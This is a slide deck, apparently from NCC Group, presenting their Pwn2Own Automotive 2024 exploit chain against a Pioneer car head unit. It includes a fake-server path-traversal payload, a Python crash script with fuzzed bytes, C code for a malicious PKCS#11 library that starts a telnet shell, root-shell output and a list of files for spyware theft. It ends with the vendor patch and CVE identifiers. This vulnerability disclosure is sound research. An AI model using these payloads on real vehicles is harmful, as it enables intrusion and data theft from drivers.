
Fake Gracenote Server – Sports Organization Images Request



Fake Gracenote Server – Sports Organization Images Fake Response



Fake Gracenote Server – Sports Organization Images Fake Response



nccgroup

Fake Gracenote Server – Sports Organization Fake Image Download

```
GET /payload.txt

# payload.txt -> /data/RW/bclr/browser/data/.pki/nssdb/pkcs11.txt
library=/media/usb_a1/libzmq.so.5.1.3
name=libzmq.so.5.1.3
```

File write target

- Most files are in read-only filesystems
- Many mounts are `noexec`
- Limited to a small number of data and configuration files
- `pkcs11.txt` allows configuration of shared objects with a full path
- USB mounted as NTFS was missing `noexec`

```
dev/mmcblk0p11 on / type ext4 (ro,relatime,data=ordered)
devtmpfs on /dev type devtmpfs (rw,relatime,size=689248k,nr_inodes=33842,mode=755)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,size=131072k)
devpts on /dev/pts type devpts (rw,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,size=65536k,mode=755)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,size=1024k,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/lib/systemd/systemd-cgroups-agent,name=systemd)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/net_cls type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/debug type cgroup (rw,nosuid,nodev,noexec,relatime,debug)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
tmpfs on /etc/machine-id type tmpfs (ro,size=65536k,mode=755)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /tmp type tmpfs (rw,size=131072k)
configfs on /sys/kernel/config type configfs (rw,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
tmpfs on /media type tmpfs (rw,relatime,size=4096k)
tmpfs on /var/volatile type tmpfs (rw,relatime,size=262144k)
tmpfs on /mnt type tmpfs (rw,relatime,size=4096k)
tmpfs on /var/cache type tmpfs (rw,relatime,size=262144k)
tmpfs on /var/spool type tmpfs (rw,relatime,size=262144k)
tmpfs on /var/lib type tmpfs (rw,relatime,size=262144k)
tmpfs on /var/volatile/log/victoria type tmpfs (rw,relatime,size=131072k)
/dev/mmcblk0p19 on /rodata type ext4 (ro,nodev,noexec,noatime,nodiratime,data=ordered)
/dev/mmcblk0p20 on /data type ext4 (rw,nodev,noexec,noatime,nodiratime,data=ordered)
/dev/mmcblk0p21 on /log type ext4 (rw,nodev,noexec,noatime,nodiratime,data=ordered)
tmpfs on /run/user/0 type tmpfs (rw,nosuid,nodev,relatime,size=164088k,mode=700)
```

Trigger automatic reboot

- pkcs11.txt triggers when browser is restarted (or device is rebooted)
- Pwn2Own rules allow no user interaction after attempt is started
- Fuzzed `/usr/local/bin/Media` service to crash, results in a device reboot

```python
def reboot(ip):
    """Triggers a reboot of the Pioneer device by causing the Media binary to crash.

    Args:
        ip (string): The IP address of the Pioneer device.
    """
    print(f"[!] Rebooting {ip}...")

    s = socket.socket()

    # Connect to the remote /usr/local/bin/Media service
    s.connect((ip, 42000))
    s.setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)

    # Send fuzzed payload to trigger a crash
    s.send(
        b"ABABCACA"
        + b"\x48\x37\xa0\x8f\xdb\x56\x5a\xab\x2a\xc7\xd0\x9b\x07\x44\x57\xed"
        + b"\xdf\xdf\x20\x23\x6d\x86\xc9\xa4\xee\xf0\xfe\xe2\xa6\xa8\x50\xcc"
        + b"\x68\x30\x0e\x90\x50\xfb\x10\xb6\xd5\xfa\xf6\x10\x46\x7b\x07\xf6"
        + b"\x51\x28\xd7\xc7\xbd\x9a\x15\x70\x51\x9c\xd1\x80\x98\x66\x66\x27"
        + b"\xa4\x34\x81\xef\x90\x29\xec\x79\xf5\x29\x15\xb7\xf4\x7f\xa4\x3d"
        + b"\xdb\x71\x4f\x45\xc4\x43\x77\x2f\x51\xd9\xfe\x58\x92\x31\x2b\x4e"
        + b"\x8a\x6c\x57\x3e"
    )

    s.close()

    print(f"[+] Reboot command sent...")
```


Malicious pkcs11 shared object


- Ability to execute code via malicious shared object (loaded via web browser pkcs11.txt)
- Shared object is stored on usb at */media/usb_a1/libzmq.so.5.1.3*
- Executes telnetd from USB as **netfrontbe**
- Fake library exported functions (eg: **NSC_GetFunctionList**)

```c
#include <stdlib.h>

#define CKR_OK 0x00000000UL
#define CKR_CANCEL 0x00000001UL

inline void execute()
{
    system("cp /media/usb_a1/telnetd /tmp/telnetd");
    system("chmod a+x /tmp/telnetd");
    system("/tmp/telnetd -l /bin/sh -p 10000");
}

void __attribute__ ((constructor)) setup(void)
{
    execute();
}

unsigned long NSC_GetFunctionList(void **ppFunctionList)
{
    execute();
    return CKR_CANCEL;
}
```

```
sh-3.2$ id
uid=996(netfrontbe) gid=1001(netfrontbe) groups=29(audio),1001(netfrontbe)
```

Pwn2Own Automotive 2024





Software - Summary

- Trigger Gracenote communication via sports team sync
- Respond to HTTPS requests with a malicious web server
  - Leverage path traversal vulnerability for an arbitrary file write
- Plant malicious shared object on USB
- Overwrite web browser pkcs11.txt configuration file to load shared object
- Restart the browser / device to execute the shared object
  - Results in executing telnet

Privilege escalation – Known Linux Kernel Exploit


- Traditional n-day kernel exploit vulnerability

```
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
bash-3.2# id
uid=0(root) gid=1001(netfrontbe) groups=29(audio),1001(netfrontbe)
```

Spyware Implant

Data Resource	File
GPS	`/dev/tty_chips`
Contacts	`/data/RW/PhoneBook/DEV*`
Bookmarks	`/data/RW/CompanionAppSetting/deviceid_*/bookmark/bookmark.json`
Cookies	`/data/RW/bclr/browser/data/Cookies`
WiFi	`/data/SETUP/WIFIINFO.DAT`
Last Url	`/data/RW/browser/url/last_access.dat`
Background Image	`/data/RW/PictureChange/*/CustomImg*`

Spyware Implant



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

Demo



The Patch? (v3.06)

- The HTTPS requests now verify the remote certificate authority preventing a fake HTTPS server



3	34.130064	192.168.137.35	192.168.137.1	DNS	84 Standard query 0x3eab A api.sports.gracenote.com
4	34.130064	192.168.137.35	192.168.137.1	DNS	84 Standard query 0x82fd AAAA api.sports.gracenote.com
5	34.131920	192.168.137.1	192.168.137.35	DNS	84 Standard query response 0x82fd No such name AAAA api.sports.gracenote.com
6	34.132260	192.168.137.1	192.168.137.35	DNS	124 Standard query response 0x3eab A api.sports.gracenote.com A 192.168.137.1
7	34.338720	192.168.137.35	192.168.137.1	TCP	66 44396 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM WS=32
8	34.339051	192.168.137.1	192.168.137.35	TCP	66 443 → 44396 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
9	34.350733	192.168.137.35	192.168.137.1	TCP	54 44396 → 443 [ACK] Seq=1 Ack=1 Win=29216 Len=0
10	34.448253	192.168.137.35	192.168.137.1	TLSv1.2	571 Client Hello (SNI=api.sports.gracenote.com)
11	34.449262	192.168.137.1	192.168.137.35	TLSv1.2	1459 Server Hello, Certificate, Server Key Exchange, Server Hello Done
12	34.451686	192.168.137.35	192.168.137.1	TCP	54 44396 → 443 [ACK] Seq=518 Ack=1406 Win=32128 Len=0
13	34.452550	192.168.137.35	192.168.137.1	TLSv1.2	61 Alert (Level: Fatal, Description: Unknown CA)
14	34.452831	192.168.137.1	192.168.137.35	TCP	54 443 → 44396 [FIN, ACK] Seq=1406 Ack=525 Win=64768 Len=0
15	34.472850	192.168.137.35	192.168.137.1	TCP	54 44396 → 443 [RST, ACK] Seq=525 Ack=1407 Win=32128 Len=0

CVE / ZDI	Title
CVE-2024-23928 ZDI-24-1045	(0Day) (Pwn2Own) Pioneer DMH-WT7600NEX Telematics Improper Certificate Validation Vulnerability
CVE-2024-23929 ZDI-24-1044	(0Day) (Pwn2Own) Pioneer DMH-WT7600NEX Telematics Directory Traversal Arbitrary File Creation Vulnerability
